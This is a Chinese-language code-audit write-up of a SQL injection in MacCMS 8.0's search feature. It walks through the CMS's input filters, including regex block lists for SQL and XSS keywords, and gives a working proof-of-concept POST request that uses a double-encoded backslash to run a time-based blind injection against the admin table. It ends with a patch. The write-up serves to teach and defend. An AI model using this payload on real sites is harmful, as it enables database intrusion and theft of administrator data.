实例分析

这里的实例分析，我们选择 **苹果CMS视频分享程序 8.0** 进行相关漏洞分析。漏洞的位置是在 **inc\common\template.php** ，我们先看看相关代码：

```
1 if (!empty($lp['wd'])){
2     $where .= ' AND ( instr(a_name,\''.$lp['wd'].'\')>0
3     or instr(a_subname,\''.$lp['wd'].'\')>0 ) ';
4 }
```

这里代码的 **第三行-第四行** 位置， **$lp['wd']** 变量位置存在字符串拼接，很明显存在 **sql注入** ，但是这个cms具有一些通用的注入防护，所以我们从头开始一步步的看。

首先在 **inc\module\vod.php** 文件中的，我们看到 **第一行** 代码当 **$method=search** 成立的时候，进入了 **第3行** 中的 **be("all", "wd")** 获取请求中 **wd** 参数的值，并且使用 **chkSql()** 函数针对 **wd** 参数的值进行处理。部分关键代码如下所示：

```
1 elseif($method=='search')
2 {
3     $tpl->C["siteaid"] = 15;
4     $wd = trim(be("all", "wd")); $wd = chkSql($wd);
5     if(!empty($wd)){ $tpl->P["wd"] = $wd; }
```

跟进一下 **be()** 函数，其位置在 **inc\common\function.php** 文件中，关键代码如下：

```php
function be($mode,$key,$sp=',')
{
    ini_set("magic_quotes_runtime", 0);
    $magicq= get_magic_quotes_gpc();
    switch($mode)
    {
        case 'post':
            $res=isset($_POST[$key]) ? $magicq?$_POST[$key]
            :@addslashes($_POST[$key]) : '';
            break;
        case 'get':
            $res=isset($_GET[$key]) ? $magicq?$_GET[$key]
            :@addslashes($_GET[$key]) : '';
            break;
        case 'arr':
            $arr =isset($_POST[$key]) ? $_POST[$key] : '';
            if($arr==""){
                $value="0";
            }
            else{
                for($i=0;$i<count($arr);$i++){
                    $res=implode($sp,$arr);
                }
            }
            break;
        default:
            $res=isset($_REQUEST[$key]) ? $magicq ? $_REQUEST[$key]
              : @addslashes($_REQUEST[$key]) : '';
            break;
    }
    return $res;
}
```

这部分代码的作用就是对 **GET，POST，REQUEST** 接收到的参数进行 **addslashes** 的转义处理。根据前面针对 **be("all", "wd")** 的分析，我们知道 **wd** 参数的值是通过 **REQUEST** 方式接收，并使用 **addslashes** 函数进行转义处理。再回到 **inc\module\vod.php** 文件中的，我们跟进一下 **chkSql()** 函数，该函数位置在 **inc\common\360_safe3.php** 文件中，具体代码如下：

```php
function chkSql($s)
{
    global $getfilter;
    if(empty($s)){
        return "";
    }
    $d=$s;
    while(true){
        $s = urldecode($d);
        if($s==$d){
            break;
        }
        $d = $s;
    }
    StopAttack(1,$s,$getfilter);
    return htmlEncode($s);
}
```

分析一下这部分代码的作用，其实就是在 **第8行-第12行** 针对接收到的的变量进行循环的 **urldecode**（也就是url解码）动作，然后在 **第15行** ，使用 **StopAttack** 函数解码后的数据进行处理，最后将处理后的数据通过 **htmlEncode** 方法进行最后的处理，然后返回处理之后的值。

我们先跟进一下 **StopAttack** 函数，该函数位置在 **inc\common\360_safe3.php** 文件中，我们截取部分相关代码如下：

```php
function StopAttack($StrFiltKey,$StrFiltValue,$ArrFiltReq)
{
    $errmsg = "<div style=\"position:fixed;top:0px;width:100%;
    height:100%;background-color:white;color:green;font-weight:
    bold;border-bottom:5px solid #999;\"><br>您的提交带有不合法参数,
    谢谢合作!<br>操作IP: ".$_SERVER["REMOTE_ADDR"]."<br>操作时间: "
    .strftime("%Y-%m-%d %H:%M:%S")."<br>操作页面:".
    $_SERVER["PHP_SELF"]."<br>提交方式: "
    .$_SERVER["REQUEST_METHOD"]."</div>";
    $StrFiltValue=arr_foreach($StrFiltValue);
    $StrFiltValue=urldecode($StrFiltValue);

    if(preg_match("/".$ArrFiltReq."/is",$StrFiltValue)==1){
        print $errmsg;
        exit();
    }
    if(preg_match("/".$ArrFiltReq."/is",$StrFiltKey)==1){
        print $errmsg;
        exit();
    }
}
```

我们看到代码的 **第13行-第19行** 调用正则进行处理，而相关的正则表达式是 **$ArrFiltReq** 变量。这里 **第13行** 的 **$ArrFiltReq** 变量就是前面传入的 **$getfilter** ，即语句变成：

```php
preg_match("/".$getfilter."/is",1)
```

我们跟进一下 **$getfilter** 变量。该变量在 **inc\common\360_safe3.php** 文件中，我们截取部分相关代码如下：

```
//get拦截规则
$getfilter = "\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+?;?)+?>|<.*(data|src)=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[a-z]+?\\b[^>]*?\\bon([a-z]{4,})\s*?=|^\\+\\/v(8|9)|\\b(and|or)\\b\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\s*?\(|\\blike\\b\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
//post拦截规则
$postfilter = "<.*=(&#\\d+?;?)+?>|<.*data=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
//cookie拦截规则
$cookiefilter = "benchmark\s*?\(.*\)|sleep\s*?\(.*\)|load_file\s*?\\(|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
```

这串代码的功能显而易见，就是检测 **GET**，**POST**，**COOKIE** 中的恶意数据。刚刚在 **chkSql()** 函数最后有串代码是： **return htmlEncode($s);** ，我们跟进一下 **htmlEncode** 函数。该函数位置在 **inc\common\function.php** 文件中，相关代码如下：

```
function htmlEncode($str)
{
    if (!isN($str)){
        $str = str_replace(chr(38), "&#38;",$str);
        $str = str_replace(">", "&gt;",$str);
        $str = str_replace("<", "&lt;",$str);
        $str = str_replace(chr(39), "&#39;",$str);
        $str = str_replace(chr(32), " ",$str);
        $str = str_replace(chr(34), "&quot;",$str);
        $str = str_replace(chr(9), "    ",$str);
        $str = str_replace(chr(13), "<br />",$str);
        $str = str_replace(chr(10), "<br />",$str);
    }
    return $str;
}
```

这段代码的功能是针对 **&** 、 **'** 、 **空格** 、 **"** 、 **TAB** 、 **回车** 、 **换行** 、 **大于小于号** 等符号进行实体编码转换。但是这里百密一疏，没有针对其他的空白字符和反斜杠进行处理。这里先埋下一个伏笔，我们继续往下看。

首先注入点是在 **inc\common\template.php** ，我们相关代码如下：

```php
if (!empty($lp['wd'])){
    $where .= ' AND ( instr(a_name,\''.$lp['wd'].'\')>0
    or instr(a_subname,\''.$lp['wd'].'\')>0 ) ';
}
```

我们继续看看这个 **$lp['wd']** 的值是怎么获取的，我们在 **inc\common\template.php** 文件中找到其相关代码：

```php
case 'vod':
    ...
    }

   if(!empty($this->P["order"])){ $lp['order'] = $this->P["order"];
      $this->P["auto"] = true; }
   if(!empty($this->P["by"])){ $lp['by'] = $this->P["by"];
      $this->P["auto"] = true; }
   if(!empty($lp['pagesize'])){

   ...

       if(!empty($this->P["wd"])){ $lp['wd']  = $this->P["wd"];
          $this->P["auto"] = true; }
   ...
    }
```

第13行，当 **P['wd']** 不为空的时候， **$lp['wd']** 是从 **P["wd"]** 中获取到数据的。而根据前面我们的分析，在 **inc\module\vod.php** 文件中的存在这样一行代码： **$tpl->P["wd"] = $wd;**

```php
elseif($method=='search')
{
    $tpl->C["siteaid"] = 15;
    $wd = trim(be("all", "wd")); $wd = chkSql($wd);
    if(!empty($wd)){ $tpl->P["wd"] = $wd; }
```

而 **wd** 根据我们的分析是可以从Request中获取到，所以这里的 **wd** 实际上是可控的。

由于这里的注入点可控制的地方有三处，而用反斜杠转义单引号的方法适用当用户可控的位置有两处及以上，且在同一SQL语句中被拼接，当然前提是反斜杠未被处理，本篇就是这种情况，本篇漏洞复现的源码官方已经悄然修复，所以大家要进行漏洞学习的话请前往 https://www.lanzous.com/i1qm24f进行源码的下载，当然如果大家有更好的思路欢迎一起讨论交流。

漏洞验证


现在我们需要针对漏洞进行验证工作，这就涉及到POC的构造。在前面分析中，我们知道 **htmlEncode** 针对 **&** 、 **'** 、 **空格** 、 **"** 、 **TAB** 、 **回车** 、 **换行** 、 **大于小于号** 进行实体编码转换。但是这里的注入类型是字符型注入，需要引入单引号来进行闭合，但是 **htmlEncode** 函数又对单引号进行了处理。因此我们可以换个思路。

我们看到注入攻击的时候，我们的 **$lp['wd']** 参数可以控制SQL语句中的两个位置，因此这里我们可以通过引入 **反斜杠** 进行单引号的闭合，但是针对前面的分析我们知道其调用了 **addslashes** 函数进行转义处理，而 **addslashes** 会对 **反斜杠** 进行处理，但是这里对用户请求的参数又会先进行 **url解码** 的操作，因此这里可以使用 **双url编码** 绕过 **addslashes** 函数。

```php
if (!empty($lp['wd'])){
    $where .= ' AND ( instr(a_name,\''.$lp['wd'].'\')>0
    or instr(a_subname,\''.$lp['wd'].'\')>0 ) ';
}
```

```http
POST /maccms8/index.php?m=vod-search HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Connection: keep-alive
Upgrade-Insecure-Requests: 1

wd=))||if((select%0b(select(m_name)``from(mac_manager))regexp(0x5e61)),(`sleep`(3)),0)#%25%35%63
```



漏洞修复

这里的防御手段其实已经很多了，但就是因为这么多防御手段结合在一起出现了奇妙的化学反应。

```php
function htmlEncode($str)
{
    if (!isN($str)){
        $str = str_replace(chr(38), "&#38;",$str);
        $str = str_replace(">", "&gt;",$str);
        $str = str_replace("<", "&lt;",$str);
        $str = str_replace(chr(39), "&#39;",$str);
        $str = str_replace(chr(32), " ",$str);
        $str = str_replace(chr(34), "&quot;",$str);
        $str = str_replace(chr(9), "    ",$str);
        $str = str_replace(chr(13), "<br />",$str);
        $str = str_replace(chr(10), "<br />",$str);
        $str = str_replace(chr(92), "<br />",$str);      //新增修复代码
    }
    return $str;
}
```

反斜杠的ascii码是92，这里新增一行代码处理反斜杠。